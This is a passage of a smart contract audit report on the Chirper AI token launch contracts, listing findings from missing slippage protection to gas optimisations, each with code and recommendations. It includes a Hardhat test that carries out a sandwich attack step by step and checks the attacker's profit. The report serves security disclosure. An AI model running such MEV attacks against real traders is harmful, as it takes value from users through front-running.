uint256 reservePercentage = (newReserveA * 100) / totalSupply;

if (reservePercentage <= gradThresholdPercent) {
    _graduate(tokenAddress_);
}

return true;
}

function sell(
    uint256 amountIn_,
    address tokenAddress_
) external returns (bool) {
    require(agentTokens[tokenAddress_].isTrading, "Trading not active");

    address pairAddress = factory.getPair(
        tokenAddress_,
        router.assetToken()
    );

    IPair pair = IPair(pairAddress);
    (uint256 reserveA, uint256 reserveB) = pair.getReserves();

    (uint256 amount0In, uint256 amount1Out) = router.sell(

```

```

        amountIn_,
        tokenAddress_,
        msg.sender
    );

    _updateMetrics(
        tokenAddress_,
        reserveA + amount0In,
        reserveB - amount1Out,
        amount1Out
    );

    return true;
}

```

As observed in these functions, there are no parameters implemented such as `minAmountOut` that would protect users from slippage. This leaves users highly vulnerable to front-running impacting the price and sandwich attacks that lead to attackers profiting.

Proof of Concept

Implement the following test in the `Manager.test.ts` file and run it to observe the vulnerability through the logs.

```

describe("MEV Attacks", function() {
    it.only("demonstrates successful sandwich attack", async function() {
        const { manager, router, factory, alice, bob, assetToken } = context;

        console.log("\n=== Starting Sandwich Attack Test ===");

        // Initial setup - track exact balances
        const initialBalance = ethers.parseEther("10000");
        await assetToken.transfer(await alice.getAddress(), initialBalance);
        await assetToken.transfer(await bob.getAddress(), initialBalance);
    });
}

```

```

const aliceStartBalance = await assetToken.balanceOf(await alice.getAddress());
const bobStartBalance = await assetToken.balanceOf(await bob.getAddress());
console.log("\nInitial Balances:");
console.log("Alice's starting USDC:", ethers.formatEther(aliceStartBalance));
console.log("Bob's starting USDC:", ethers.formatEther(bobStartBalance));

// 1. Alice launches token
const launchAmount = ethers.parseEther("100");
await assetToken.connect(alice).approve(await manager.getAddress(),
launchAmount);
const tx = await manager.connect(alice).launch(
    "Test Token", "TEST", "Test prompt", "Test intention", "https://test.com",
launchAmount
);

const aliceBalanceAfterLaunch = await assetToken.balanceOf(await
alice.getAddress());
console.log("\nAfter Launch:");
console.log("Alice's USDC spent on launch:", ethers.formatEther(aliceStartBalance
- aliceBalanceAfterLaunch));

const receipt = await tx.wait();
const event = receipt.logs.find(log => log.fragment?.name === "Launched");
const agentToken = await ethers.getContractAt("Token", event.args.token);

const pair = await ethers.getContractAt("IPair", await factory.getPair(await
agentToken.getAddress(), await assetToken.getAddress()));

// 2. Bob front-runs
const frontrunAmount = ethers.parseEther("50");
await assetToken.connect(bob).approve(await router.getAddress(), frontrunAmount);
const bobUsdcBeforeFrontrun = await assetToken.balanceOf(await bob.getAddress());
await manager.connect(bob).buy(frontrunAmount, await agentToken.getAddress());

const bobAgentBalance = await agentToken.balanceOf(await bob.getAddress());
const bobUsdcAfterFrontrun = await assetToken.balanceOf(await bob.getAddress());

```

```

const [midReserveAgent, midReserveAsset] = await pair.getReserves();

console.log("\nAfter Front-run:");

    console.log("Bob's USDC spent:", ethers.formatEther(bobUsdcBeforeFrontrun -
bobUsdcAfterFrontrun));

    console.log("Bob received:", ethers.formatEther(bobAgentBalance), "tokens");


// 3. Alice (victim) buys

const victimAmount = ethers.parseEther("500");

const aliceUsdcBeforeBuy = await assetToken.balanceOf(await alice.getAddress());

    const  aliceInitialAgentBalance  =  await  agentToken.balanceOf(await
alice.getAddress());

    await assetToken.connect(alice).approve(await router.getAddress(), victimAmount);
    await manager.connect(alice).buy(victimAmount, await agentToken.getAddress());


    const aliceUsdcAfterBuy = await assetToken.balanceOf(await alice.getAddress());

        const  aliceFinalAgentBalance  =  await  agentToken.balanceOf(await
alice.getAddress());

    const aliceReceivedAmount = aliceFinalAgentBalance - aliceInitialAgentBalance;


        const  [postVictimReserveAgent,  postVictimReserveAsset]  =  await
pair.getReserves();

    console.log("\nAfter Victim Buy:");

                                console.log("Alice's      launch      tokens:",
ethers.formatEther(aliceInitialAgentBalance));

    console.log("Alice's USDC spent on buy:", ethers.formatEther(aliceUsdcBeforeBuy -
aliceUsdcAfterBuy));

    console.log("Alice received from buy:", ethers.formatEther(aliceReceivedAmount),
"tokens");


// 5. Bob back-runs by selling front-run tokens

        await  agentToken.connect(bob).approve(await  router.getAddress(),
bobAgentBalance);

    await manager.connect(bob).sell(bobAgentBalance, await agentToken.getAddress());


// Calculate exact profits/losses

const bobUsdcFinal = await assetToken.balanceOf(await bob.getAddress());

```



```

const bobProfit = bobUsdcFinal - bobStartBalance;

const aliceTotalSpent = aliceStartBalance - aliceUsdcAfterBuy;

const [finalReserveAgent, finalReserveAsset] = await pair.getReserves();

console.log("\nBob's Attack Results:");
console.log("Starting USDC:", ethers.formatEther(bobStartBalance));
console.log("Final USDC:", ethers.formatEther(bobUsdcFinal));
console.log("Actual profit:", ethers.formatEther(bobProfit), "USDC");
        console.log("ROI:", (Number(bobProfit) / Number(frontrunAmount) *
100).toFixed(2), "%");

// Verify attack was profitable
expect(Number(bobProfit)).to.be.gt(0);

console.log("\n=== Sandwich Attack Test Complete ===");
});
});

```

Impact

No slippage protection leaves users vulnerable to front-running attacks moving the price and sandwich attacks that profit at the cost of these vulnerable users.

Recommendation

Introduce a new parameter to implement slippage protection in the functions to make sure that users do not receive less tokens than what they intend to.

Status

Resolved

Medium

[M-01] Manager#launch - Token metrics are not updated with the initial launch purchase which leads to incorrect token metrics

Description

The `launch` function allows users to launch a new token and buy this token with the asset tokens they supply. This function sets the token metrics and then makes a call to the `router#buy` function to purchase tokens for the deployer. However, since the call is directly being made to `router#buy` instead of `manager#buy`, the initial purchase bypasses updating metrics which leads to incorrect token metrics being shown. This can have serious implications and confusion for users and off-chain systems.

Vulnerability Details

The `launch` function allows users to launch a new token and buy this token with the asset tokens they supply.

```
function launch(  
    string memory name_,  
    string memory ticker_,  
    string memory prompt_,  
    string memory intention_,  
    string memory url_,  
    uint256 purchaseAmount_  
) external nonReentrant returns (address token, address pair, uint256 index) {  
    // rest of the function  
  
    TokenMetrics memory metrics = TokenMetrics({  
        token: address(actualToken),  
        name: string.concat(name_, "agent"),  
        baseName: name_,  
        ticker: ticker_,  
        supply: supply,
```

```

        price: supply / liquidity,
        mktCap: liquidity,
        liq: liquidity * 2,
        vol: 0,
        vol24h: 0,
        lastPrice: supply / liquidity,
        lastUpdate: block.timestamp
    });

    TokenData memory localToken = TokenData({
        creator: msg.sender,
        token: address(actualToken),
        pair: newPair,
        prompt: prompt_,
        intention: intention_,
        url: url_,
        metrics: metrics,
        isTrading: true,
        hasGraduated: false
    });

    agentTokens[address(actualToken)] = localToken;
    agentTokenList.push(address(actualToken));

    uint256 tokenIndex = agentTokenList.length;

    emit Launched(address(actualToken), newPair, tokenIndex);

    IERC20(assetToken_).forceApprove(address(router), initialPurchase);

```

```

    router.buy(initialPurchase, address(actualToken), address(this));
    actualToken.transfer(msg.sender, actualToken.balanceOf(address(this)));

    return (address(actualToken), newPair, tokenIndex);
}

```

As observed in this function, it sets the initial token metrics and then makes a call to `router#buy`.

Comparing the `router#buy` and `manager#buy` functions below

```

// Manager.sol
function buy(
    uint256 amountIn_,
    address tokenAddress_
) external payable returns (bool) {
    require(agentTokens[tokenAddress_].isTrading, "Trading not active");

    address pairAddress = factory.getPair(
        tokenAddress_,
        router.assetToken()
    );

    IPair pair = IPair(pairAddress);
    (uint256 reserveA, uint256 reserveB) = pair.getReserves();

    (uint256 amount1In, uint256 amount0Out) = router.buy(
        amountIn_,
        tokenAddress_,
        msg.sender
    );

    uint256 newReserveA = reserveA - amount0Out;
    uint256 newReserveB = reserveB + amount1In;
}

```

```

        _updateMetrics(
            tokenAddress_,
            newReserveA,
            newReserveB,
            amount1In
        );

        uint256 totalSupply = IERC20(tokenAddress_).totalSupply();
        require(totalSupply > 0, "Invalid total supply");

        uint256 reservePercentage = (newReserveA * 100) / totalSupply;

        if (reservePercentage <= gradThresholdPercent) {
            _graduate(tokenAddress_);
        }

        return true;
    }

    // Router.sol
    function buy(
        uint256 amountIn_,
        address tokenAddress_,
        address to_
    ) external onlyRole(EXECUTOR_ROLE) nonReentrant returns (uint256, uint256) {
        require(tokenAddress_ != address(0), "Invalid token");
        require(to_ != address(0), "Invalid recipient");
        require(amountIn_ > 0, "Invalid amount");

        // Check token hasn't graduated
        Token token = Token(tokenAddress_);
        require(!token.hasGraduated(), "Token graduated");
    }

```

```

address pair = factory.getPair(tokenAddress_, assetToken);

// Calculate split fees using Factory's tax settings
uint256 feePercent = factory.buyTax();
uint256 totalFee = (feePercent * amountIn_) / 10000;
uint256 halfFee = totalFee / 2;
uint256 finalAmount = amountIn_ - totalFee;

address taxVault = factory.taxVault();
address tokenOwner = token.owner();

// Transfer tokens with split fees
IERC20(assetToken).safeTransferFrom(to_, pair, finalAmount);
IERC20(assetToken).safeTransferFrom(to_, taxVault, halfFee);
IERC20(assetToken).safeTransferFrom(to_, tokenOwner, halfFee);

uint256 amountOut = _getAmountsOut(tokenAddress_, assetToken, finalAmount);

IPair(pair).transferTo(to_, amountOut);
IPair(pair).swap(0, amountOut, finalAmount, 0);

return (finalAmount, amountOut);
}

```

As observed in the highlighted part, the `manager#buy` function that is callable by users updates token metrics while the `router#buy` function that is called during the initial token launch does not update token metrics. This leads to token metrics being incorrect after the initial purchase during the launch.

Impact

The token metrics will show incorrect data after the initial token purchase during the launch. This will have serious consequences for users and off-chain systems and will cause confusion.

Recommendation

Move the `_updateMetrics` call into the `router#buy` function.

Alternatively, after the initial purchase of the token, manually call the `_updateMetrics` function to update token metrics.

Status

Resolved

[M-02] Manager#_updateMetrics - Inaccurate token metrics calculations leads to misleading market data

Description

The token metrics system calculates key market data (price, market cap, liquidity) using flawed mathematical formulas. The price calculation uses simple reserve division instead of actual swap rates, the market cap uses total supply instead of circulating supply, and liquidity is calculated without considering actual asset balances. This results in the protocol displaying incorrect market data to users and off-chain systems, showing inflated market caps, inaccurate prices, and misleading liquidity values. This can have serious implications and confusion for users and off-chain systems.

Vulnerability Details

The `_updateMetrics` function updates a token's metrics.

```
function _updateMetrics(  
    address tokenAddress_,  
    uint256 newReserveA_,  
    uint256 newReserveB_,  
    uint256 amount_  
) private {  
    TokenData storage token = agentTokens[tokenAddress_];  
    uint256 duration = block.timestamp - token.metrics.lastUpdate;  
  
    uint256 liquidity = newReserveB_ * 2;
```

```

uint256 marketCap = (token.metrics.supply * newReserveB_) / newReserveA_;
uint256 price = newReserveA_ / newReserveB_;
uint256 volume = duration > 86400
    ? amount_
    : token.metrics.vol24h + amount_;
uint256 lastPrice = duration > 86400
    ? token.metrics.price
    : token.metrics.lastPrice;

token.metrics.price = price;
token.metrics.mktCap = marketCap;
token.metrics.liq = liquidity;
token.metrics.vol = token.metrics.vol + amount_;
token.metrics.vol24h = volume;
token.metrics.lastPrice = lastPrice;

if (duration > 86400) {
    token.metrics.lastUpdate = block.timestamp;
}
}

```

However, there are multiple issues with these calculations.

1) Price calculation issues

- Simple reserve division
- Does not account for trading fees
- Misleads traders about actual trading price

2) Market cap calculation issues

- Market cap uses total supply
- Inflated market cap values

3) Liquidity tracking issues

- Inaccurate liquidity data
- Doesn't reflect actual tradeable depth
- Assumes balanced pool
- Doesn't check actual balances

Overall, the calculations are too simple and do not reflect actual data which will result in incorrect data being shown in the front-end which will lead to misleading data and confusion within users and off-chain systems.

Impact

The token metrics will show incorrect data which will lead to misleading data and confusion of users and off-chain systems.

Recommendation

Update the function to use accurate calculations. As an example for the price calculation, make use of the `router#getAmountsOut` function, do not use the total supply of the token but its circulating supply and use the circulating supply in calculations.

Status

Resolved

[M-03] Manager#launch - Tokens are not graduated even if the initial purchase with the launch of a token is enough to pass the graduation threshold

Description

The `launch` function allows users to launch a new token and buy this token with the asset tokens they supply. When a token's reserves reaches a predetermined ratio, these tokens become ready for graduation and migration into UniSwap pairs. However, in cases where the initial purchase during token's deployment results in this ratio being reached, tokens are not graduated and require another purchase to be graduated.

Vulnerability Details

The `launch` function allows users to launch a new token and buy this token with the asset tokens they supply.

```
function launch(  
    string memory name_,  
    string memory ticker_,  
    string memory prompt_,
```

```

    string memory intention_,
    string memory url_,
    uint256 purchaseAmount_
) external nonReentrant returns (address token, address pair, uint256 index) {
    // rest of the function

    IERC20(assetToken_).forceApprove(address(router), initialPurchase);
    router.buy(initialPurchase, address(actualToken), address(this));
    actualToken.transfer(msg.sender, actualToken.balanceOf(address(this)));

    return (address(actualToken), newPair, tokenIndex);
}

```

As observed in this function, it makes a purchase through the `router#buy` function instead of the `Manager#buy` function. Taking a look at the differences between these two functions:

```

// Manager.sol
function buy(
    uint256 amountIn_,
    address tokenAddress_
) external payable returns (bool) {
    require(agentTokens[tokenAddress_].isTrading, "Trading not active");

    address pairAddress = factory.getPair(
        tokenAddress_,
        router.assetToken()
    );

    IPair pair = IPair(pairAddress);
    (uint256 reserveA, uint256 reserveB) = pair.getReserves();

    (uint256 amount1In, uint256 amount0Out) = router.buy(
        amountIn_,

```

```

        tokenAddress_,
        msg.sender
    );

    uint256 newReserveA = reserveA - amount0Out;
    uint256 newReserveB = reserveB + amount1In;

    _updateMetrics(
        tokenAddress_,
        newReserveA,
        newReserveB,
        amount1In
    );

    uint256 totalSupply = IERC20(tokenAddress_).totalSupply();
    require(totalSupply > 0, "Invalid total supply");

    uint256 reservePercentage = (newReserveA * 100) / totalSupply;

    if (reservePercentage <= gradThresholdPercent) {
        _graduate(tokenAddress_);
    }

    return true;
}

// Router.sol
function buy(
    uint256 amountIn_,
    address tokenAddress_,
    address to_
) external onlyRole(EXECUTOR_ROLE) nonReentrant returns (uint256, uint256) {
    require(tokenAddress_ != address(0), "Invalid token");
    require(to_ != address(0), "Invalid recipient");

```

```

require(amountIn_ > 0, "Invalid amount");

// Check token hasn't graduated
Token token = Token(tokenAddress_);
require(!token.hasGraduated(), "Token graduated");

address pair = factory.getPair(tokenAddress_, assetToken);

// Calculate split fees using Factory's tax settings
uint256 feePercent = factory.buyTax();
uint256 totalFee = (feePercent * amountIn_) / 10000;
uint256 halfFee = totalFee / 2;
uint256 finalAmount = amountIn_ - totalFee;

address taxVault = factory.taxVault();
address tokenOwner = token.owner();

// Transfer tokens with split fees
IERC20(assetToken).safeTransferFrom(to_, pair, finalAmount);
IERC20(assetToken).safeTransferFrom(to_, taxVault, halfFee);
IERC20(assetToken).safeTransferFrom(to_, tokenOwner, halfFee);

uint256 amountOut = _getAmountsOut(tokenAddress_, assetToken, finalAmount);

IPair(pair).transferTo(to_, amountOut);
IPair(pair).swap(0, amountOut, finalAmount, 0);

return (finalAmount, amountOut);
}

```

It is observed that the `Manager#buy` function checks if this purchase makes the token pass the graduation threshold while the `Router#buy` function does not have such checks. This means that even if the initial purchase is enough to have a token graduated, it will not be graduated and it will require another purchase of this token to be made. This

results in inconsistent protocol behaviour, tokens that should be graduated not graduating and could affect trading strategies expecting graduation.

Proof of Concept

Implement the following test in the `Manager.test.ts` file and run it to observe the vulnerability through terminal outputs.

```
describe("Launch Graduation Check", function() {
  it.only("should not allow graduation from initial purchase", async function() {
    const { manager, router, alice, bob, assetToken } = context;

    console.log("\n=== Testing Launch Graduation Threshold ===");

    // 1. Alice launches token with large initial purchase
    const launchAmount = ethers.parseEther("20000"); // Large initial purchase
    await assetToken.connect(alice).approve(await manager.getAddress(),
launchAmount);

    const tx = await manager.connect(alice).launch(
      "Test Token",
      "TEST",
      "Test prompt",
      "Test intention",
      "https://test.com",
      launchAmount
    );

    const receipt = await tx.wait();
    const event = receipt.logs.find(log => log.fragment?.name === "Launched");
    const agentToken = await ethers.getContractAt("Token", event.args.token);

    // Check graduation status after launch
    const tokenDataAfterLaunch = await manager.agentTokens(await
agentToken.getAddress());

    console.log("\nAfter Launch:");
```

```

    console.log("Has Graduated:", tokenDataAfterLaunch.hasGraduated);
    console.log("Is Trading:", tokenDataAfterLaunch.isTrading);

    // 2. Bob makes tiny purchase
    const buyAmount = ethers.parseEther("0.0001");
    await assetToken.connect(bob).approve(await router.getAddress(), buyAmount);
    await manager.connect(bob).buy(buyAmount, await agentToken.getAddress());

    // Check graduation status after small buy
    const tokenDataAfterBuy = await manager.agentTokens(await
agentToken.getAddress());

    console.log("\nAfter Small Buy:");
    console.log("Has Graduated:", tokenDataAfterBuy.hasGraduated);
    console.log("Is Trading:", tokenDataAfterBuy.isTrading);

    // Verify states
    expect(tokenDataAfterLaunch.hasGraduated).to.be.false;
    expect(tokenDataAfterBuy.hasGraduated).to.be.true;

    console.log("\n=== Launch Graduation Test Complete ===");
  });
});

```

Impact

This vulnerability results in token graduation not happening when it should, results in inconsistent protocol behaviour, and could affect trading strategies revolving around token graduation.

Recommendation

Implement the graduation check after the buy call made in the `launch` function.

Alternatively, implement checks in the `launch` function where the initial purchase can not exceed an amount that would trigger graduation.

Status

Resolved

[M-04] Router#initialize - Asset token decimals are not confirmed to be 18 which causes serious over/undervaluing of tokens depending on the decimals of this asset token

Description

The calculations involving the agent token and asset token always assume these tokens have the same decimals. If asset tokens that have decimals less than 18 are used, it results in the undervaluing of this asset token during price calculations. Likewise, if asset tokens that have decimals more than 18 are used, it results in overvaluing this asset token during price calculations. Since the asset token is set during the initialization of the Router.sol contract and there are no checks done to make sure this asset token has 18 decimals, this can seriously affect price calculations.

Vulnerability Details

The `initialize` function sets the asset token that will be used for tokens that are launched.

```
function initialize(  
    address factory_,  
    address assetToken_  
) external initializer {  
    __ReentrancyGuard_init();  
    __AccessControl_init();  
    _grantRole(DEFAULT_ADMIN_ROLE, msg.sender);  
  
    require(factory_ != address(0), "Invalid factory");  
    require(assetToken_ != address(0), "Invalid asset token");  
  
    factory = Factory(factory_);  
    assetToken = assetToken_;
```

```
}
```

This asset token is used in the price calculations in `Manager#launch` and `Router#_getAmountsOut` functions.

```
function launch(
    string memory name_,
    string memory ticker_,
    string memory prompt_,
    string memory intention_,
    string memory url_,
    uint256 purchaseAmount_
) external nonReentrant returns (address token, address pair, uint256 index) {
    // rest of the function

    uint256 k = ((K * 10000) / assetRate);
    uint256 liquidity = (((k * 10000 ether) / supply) * 1 ether) / 10000;

    router.addInitialLiquidity(address(actualToken), supply, liquidity);

    // rest of the function

function _getAmountsOut(
    address token_,
    address assetToken_,
    uint256 amountIn_
) internal view returns (uint256) {
    require(token_ != address(0), "Invalid token");

    address pairAddress = factory.getPair(token_, assetToken);
    IPair pair = IPair(pairAddress);

    (uint256 reserveA, uint256 reserveB) = pair.getReserves();
    uint256 k = pair.kLast();
```



```

    if (assetToken_ == assetToken) {
        uint256 newReserveB = reserveB + amountIn_;
        uint256 newReserveA = k / newReserveB;
        return reserveA - newReserveA;
    } else {
        uint256 newReserveA = reserveA + amountIn_;
        uint256 newReserveB = k / newReserveA;
        return reserveB - newReserveB;
    }
}

```

As observed in these functions, no decimal normalization is done for the tokens and it is simply assumed that the asset token decimals are the same as the agent token decimals (18). However, if the asset token decimals are different, for example 6 decimals for USDC, it would result in serious undervaluation of this asset token. In short, the protocol does not account for different decimals in calculations and all asset tokens must have the same decimals as the agent tokens being launched in order for the calculations to work.

Impact

When asset tokens with decimals different than 18 are used, it will result in serious over/undervaluation of these asset tokens during price calculations.

Recommendation

Implement a check in the `initialize` function to make sure that the asset token decimals are 18. An example is shown below.

```

function initialize(
    address factory_,
    address assetToken_
) external initializer {
    __ReentrancyGuard_init();
    __AccessControl_init();
    _grantRole(DEFAULT_ADMIN_ROLE, msg.sender);
}

```

```

    require(factory_ != address(0), "Invalid factory");
    require(assetToken_ != address(0), "Invalid asset token");
    require(IERC20(assetToken_).decimals() == 18, "Must have 18 decimals");

    factory = Factory(factory_);
    assetToken = assetToken_;
}

```

Status

Resolved

[M-05] Router - Centralization risk allows admin to drain tokens from pairs and force graduation

Description

The Router contract has critical functions that are only accessible by privileged roles. However, the admin of the router contract can access these functions to drain tokens from pairs and force graduation. This introduces a serious centralization risk.

Vulnerability Details

The approve function can allow the admin to drain tokens from pairs

```

function approve(
    address pair_,
    address asset_,
    address spender_,
    uint256 amount_
) external onlyRole(EXECUTOR_ROLE) nonReentrant {
    require(spender_ != address(0), "Invalid spender");
    IPair(pair_).approval(spender_, asset_, amount_);
}

```

As observed in this function, admin can force approve the pair in order to transfer tokens out of this pair.

The `graduate` function can allow the force graduation without sufficient checks while also draining the token balances from this pair.

```
function graduate(
    address tokenAddress_
) external onlyRole(EXECUTOR_ROLE) nonReentrant {
    require(tokenAddress_ != address(0), "Invalid token");
    Token token = Token(tokenAddress_);
    require(!token.hasGraduated(), "Token graduated");
    address pair = factory.getPair(tokenAddress_, assetToken);
    uint256 assetBalance = IPair(pair).assetBalance();
    uint256 agentBalance = IPair(pair).balance();
    IPair(pair).transferAsset(msg.sender, assetBalance);
    IPair(pair).transferTo(msg.sender, agentBalance);
}
```

The admin of the contract also has unrestricted access to the `buy` and `sell` functions to bypass checks and updates that are normally done.

Impact

Malicious admin can drain tokens, force graduation, bypass checks and updates that are normally applied to token swaps which will break calculations in pairs. This introduces serious centralization risk and a single point of failure.

Recommendation

To mitigate centralization risks associated with privileged functions, consider implementing a multi-signature or decentralized governance mechanism. Instead of relying solely on a single owner/administrator, distribute control and decision-making authority among multiple parties or stakeholders.

Note

Chirper AI team set the administrative functions with role-based access control which are now better organised. However, Hashlock identified that some centralization risks

may exist in the admin functions so the development team stated that this will be fixed soon.

Status

Acknowledged

Low

[L-01] Router - The `nonReentrant` modifier should occur before all other modifiers

Description

In Solidity, the order in which modifiers are applied to a function can significantly impact the function's behavior and security. The `nonReentrant` modifier is crucial for preventing reentrancy attacks, a common vulnerability in smart contracts. This modifier should be the first in the list of applied modifiers to ensure that the reentrancy check is performed before any other logic in the function. Placing `nonReentrant` after other modifiers could potentially lead to security weaknesses, as other modifiers might perform state changes or external calls before the reentrancy protection takes effect. Therefore, correct positioning of the `nonReentrant` modifier is essential for maintaining the integrity and security of the function and, by extension, the entire contract. Instances are shown below:

```
function buy() // Router.sol  
function sell() // Router.sol  
function graduate() // Router.sol  
function approve() // Router.sol
```

Recommendation

To ensure the effectiveness of the `nonReentrant` modifier in protecting against reentrancy, it should be placed as the first modifier in a function's list of modifiers, before all other modifiers. This helps prevent reentrancy attacks from being triggered by other modifiers.

Status

Resolved

[L-02] Manager, Router - Define and use constant variables instead of using literals**Description**

If the same constant literal value is used multiple times, it is a good practice to create a constant state variable and use it throughout the contracts. In `Manager.sol`, literal values of 95, 100, 10000 and 86400, in `Router.sol` literal value of 10000 is used multiple times.

Recommendation

Instead of using the literal values multiple times in the contracts, create a named constant state variable and use this variable.

Status

Resolved

[L-03] Manager#initialize - Missing checks for address(0) in initializer**Description**

It is good practice to implement checks for `address(0)` to prevent accidental inputs that can lead to the need for redeploying contracts.

Recommendation

It is strongly recommended to implement checks to prevent the zero address from being set during the initialization of contracts. This can be achieved by adding required statements that ensure address parameters are not the zero address. An example is shown below.

```
function initialize(  
    address factory_,
```

```

    address router_,
    uint256 initSupply_,
    uint256 assetRateValue_,
    uint256 gradThresholdPercent_,
    uint256 maxTxPercent_,
    address uniswapRouterAddress_
) external initializer {
    __Ownable_init(msg.sender);
    __ReentrancyGuard_init();
    require(maxTxPercent_ <= 100, "Max transaction cannot exceed 100%");
    require(uniswapRouterAddress_ != address(0), "Invalid uniswap router");
    // rest of the function

```

Status

Resolved

[L-04] Contracts - Use of floating pragma

Description

Contracts use a pragma statement that does not specify a fixed compiler version but instead allows the contract to be compiled with any compatible compiler version. This can lead to various compatibility and stability issues.

Recommendation

Consider locking the pragma version whenever possible and avoid using a floating pragma in the final deployment. Consider [known bugs](#) for the compiler version that is chosen.

Status

Resolved

[L-05] Contracts - Important functions lack event emissions

Description

Critical functions should emit events to provide transparency and enable off-chain monitoring of important state changes. Without events, it becomes difficult to track and verify contract operations, complicating both user interfaces and protocol monitoring. Instances are shown below.

```
function initialize() // Manager.sol
function sell() // Manager.sol
function setInitialSupply() // Manager.sol
function setGradThresholdPercent() // Manager.sol
function setMaxTxPercent() // Manager.sol
function setAssetRate() // Manager.sol
function initialize() // Router.sol
function excludeFromTransactionLimit() // Token.sol
function excludeFromTax() // Token.sol
```

Recommendation

Review your contracts to implement event emissions for critical state variable updates.

Status

Acknowledged

[L-06] Manager - Contract locks native tokens without a withdraw function

Description

The contract is able to receive native tokens with the `receive` function but the contract does not make use of these native tokens and lacks a function to withdraw native tokens that are sent to the contract.

Recommendation

Implement a withdraw function to withdraw the native tokens in the contract.

Alternatively, remove the `receive` function as it is not necessary for this contract to receive native tokens.

Status

Resolved

[L-07] Router, Manager - Upgradeable contracts are missing `__gap[...]` storage variable

Description

Storage gaps are needed to not break storage layouts when adding new variables to base contracts. Listed contracts may not be inherited but it is good practice to add them now rather than forgetting later.

Recommendation

When designing upgradeable contracts, it's important to include `__gap[...]` storage variables as storage gaps to prevent issues with storage layout changes when adding new variables to base contracts in the future. While the listed contracts may not be directly inherited, it is a good practice to add `__gap[...]` storage variables now to ensure a robust and future-proof upgradeable contract design. This proactive approach helps avoid potential complications and storage layout conflicts in the later stages of contract development.

Status

Resolved

[L-08] Token, Manager - Prevent setting a state variable with the same value

Description

Not only is it wasteful in terms of gas, but this is especially problematic when an event is emitted and the old and new values set are the same, as listeners might not expect this kind of scenario. Instances are shown below.

```
function updateMaxTransaction() // Token.sol
```




```
function setInitialSupply() // Manager.sol

function setGradThresholdPercent() // Manager.sol

function setMaxTxPercent() // Manager.sol

function setAssetRate() // Manager.sol
```

Recommendation

Implement checks in the functions to prevent this scenario. An example is shown below.

```
function updateMaxTransaction(uint256 newMaxPercent_) external onlyOwner {
    if (maxTransactionPercent == newMaxPercent_) revert("Same value");
    _updateMaxTransaction(newMaxPercent_);
}
```

Status

Acknowledged

[L-09] Manager, Token - Use Ownable2Step versions rather than Ownable versions

Description

Ownable2StepUpgradeable and Ownable2Step prevents the contract ownership from mistakenly being transferred to an address that cannot handle it (e.g. due to a typo in the address), by requiring that the recipient of the owner permissions actively accept via a contract call of its own.

Recommendation

Consider using Ownable2StepUpgradeable and Ownable2Step from OpenZeppelin Contracts to enhance the security of your contract ownership management. This contract prevents the accidental transfer of ownership to an address that cannot handle it, such as due to a typo, by requiring the recipient of owner permissions to actively accept ownership via a contract call.

Status

Acknowledged

[L-10] Token - The token contract heavily deviates from OpenZeppelins ERC20

Description

The `Token.sol` contract implements its custom logic on top of the `ERC20.sol` from OpenZeppelin. However, the contract heavily deviates from the industry standard and tested practices such as handling infinite approvals and use of the `_spendAllowance` pattern that is found in `ERC20.sol`. This results in unoptimized gas usage and potentially unsafe applications of ERC20 functionality.

Recommendation

Consider implementing changes to the `Token.sol` contract in order to make use of the latest `ERC20.sol` version that has gas optimisations and robust security practices.

Status

Resolved

[L-11] Router#getAmountsOut - Function returns incorrect amount due to not calculating fees

Description

The `getAmountsOut` function is a helper function that returns the amount a user would receive from a token swap. However, this function does not account for the buy/sell taxes that apply to token swaps which leads to the function returning an incorrect amount.

Recommendation

Implement changes in the function to account for the buy/sell fees. An example of these calculations can be found in the `buy` and `sell` functions.

Status

Acknowledged

Gas

[G-01] Token#_update, Router#buy - State variables that are used multiple times in a function should be cached

Description

When performing multiple operations on a state variable in a function, it is recommended to cache it first. Either multiple reads or multiple writes to a state variable can save gas by caching it on the stack.

Recommendation

Change the function to cache the state variable that is used multiple times. Examples are shown below.

```
function buy(...) external onlyRole(EXECUTOR_ROLE) nonReentrant returns (uint256,
uint256) {
    address _assetToken = assetToken;
    Factory _factory = factory;

    address pair = _factory.getPair(tokenAddress_, _assetToken);
    uint256 feePercent = _factory.buyTax();
    address taxVault = _factory.taxVault();

    IERC20(_assetToken).safeTransferFrom(to_, pair, finalAmount);
    IERC20(_assetToken).safeTransferFrom(to_, taxVault, halfFee);
    IERC20(_assetToken).safeTransferFrom(to_, tokenOwner, halfFee);

function _update(...) private {
    uint256 _maxTransactionAmount = maxTransactionAmount;

    if (!transactionLimitExempt[from_]) {
        require(amount_ <= _maxTransactionAmount, "Transfer amount exceeds transaction
limit");
    }
}
```

```

    if (!transactionLimitExempt[to_]) {
        require(finalAmount <= _maxTransactionAmount, "Recipient amount exceeds
transaction limit");
    }
}

```

Status

Resolved

[G-02] Token#_update - Revert string sizes are not optimized

Description

Shortening the revert strings to fit within 32 bytes will decrease deployment time and decrease runtime gas when the revert condition is met.

Revert strings that are longer than 32 bytes require at least one additional mstore, along with additional overhead to calculate memory offset, etc. Instances of this are shown below.

```

    if (!transactionLimitExempt[from_]) {
        require(
            amount_ <= maxTransactionAmount,
            "Transfer amount exceeds transaction limit"
        );
    }

    if (!transactionLimitExempt[to_]) {
        require(
            finalAmount <= maxTransactionAmount,
            "Recipient amount exceeds transaction limit"
        );
    }

```

Recommendation

To optimize Gas usage in your contract, it is recommended to keep revert strings as short as possible and to ensure that they fit within 32 bytes. It is possible to use abbreviations or simplified error messages to keep the string length short. Doing so can reduce the amount of Gas used during deployment and runtime when the revert condition is met.

Status

Resolved

[G-03] Token#transferFrom - Function should revert earlier if there is not enough allowance

Description

The function first transfers tokens and then updates the user allowance. This differs from standard ERC20 operations where the function would first check for allowance and then move on with the calculations. If there isn't enough allowance, the function will move on with complex operations before reverting due to underflow.

```
function transferFrom(
    address sender_,
    address recipient_,
    uint256 amount_
) public override returns (bool) {
    _update(sender_, recipient_, amount_);
    _approve(
        sender_,
        _msgSender(),
        allowances[sender][_msgSender()] - amount_
    );
    return true;
}
```

Recommendation

Before moving on with other operations such as the `_update` call, check if the spender has enough allowance and revert with correct reasoning.

Status

